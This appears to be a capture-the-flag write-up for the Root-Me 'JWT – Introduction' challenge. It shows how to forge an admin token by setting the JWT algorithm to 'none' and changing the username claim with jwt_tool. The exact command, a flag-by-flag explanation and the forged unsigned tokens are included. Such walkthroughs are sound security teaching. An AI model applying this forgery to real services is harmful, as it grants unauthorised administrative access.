
# JWT- Introduction

## Lab: https://www.root-me.org/en/Challenges/Web-Server/JWT-Introduction


Hack trick: https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens

## Description: Login as admin

- Firstly, we don't know anything about username and password of admin, so we login as guest first. We can see a jwt in the request




- Decode it to get the header and payload of JWT




Algorithm: SHA HS256 and username:guest

- Try to change “**username”**:”**admin”** and set algorithm to none based on the hacktrick

> # Modify the algorithm to None
>
> Set the algorithm used as "None" and remove the signature part.
>
> Use the Burp extension call "JSON Web Token" to try this vulnerability and to change different values inside the JWT (send the request to Repeater and in the "JSON Web Token" tab you can modify the values of the token. You can also select to put the value of the "Alg" field to "None").

  - Use command: python jwt_tool.py -X a -I -pv "admin" -pc "username" jwt_token_value
    - **Exploit**: The `X a` flag triggers an attack where the `alg` is set to `none`, effectively bypassing the signature validation step of the JWT.
    - **Claim Injection**: The `I` flag indicates that you are modifying the claims in the JWT.
    - **Modify `username` Claim**: Using the `pv "admin"` and `pc "username"`, you are changing the `username` claim in the payload from its original value (likely `"guest"`) to `"admin"`.

```
PS C:\project\tools\jwt_tool-master\jwt_tool-master> python jwt_tool.py -X a -I -pv "admin" -pc "username" eyJ0eXAiOiJKV
1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Imd1ZXN0In0.OnuZnYMdetcg7AWGV6WURn8CFSfas6AQej4V9M13nsk

 Version 2.2.7                \______|             @ticarpi

Original JWT:

jwttool_81f3d534813305da04bf7f581adcbf2e - EXPLOIT: "alg":"none" - this is an exploit targeting the debug feature that a
llows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJ1c2VybmFtZSI6ImFkbWluIn0.
jwttool_6bf516d32017ac588c9fb25c030a5712 - EXPLOIT: "alg":"None" - this is an exploit targeting the debug feature that a
llows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJ1c2VybmFtZSI6ImFkbWluIn0.
```

- Copy and get the flag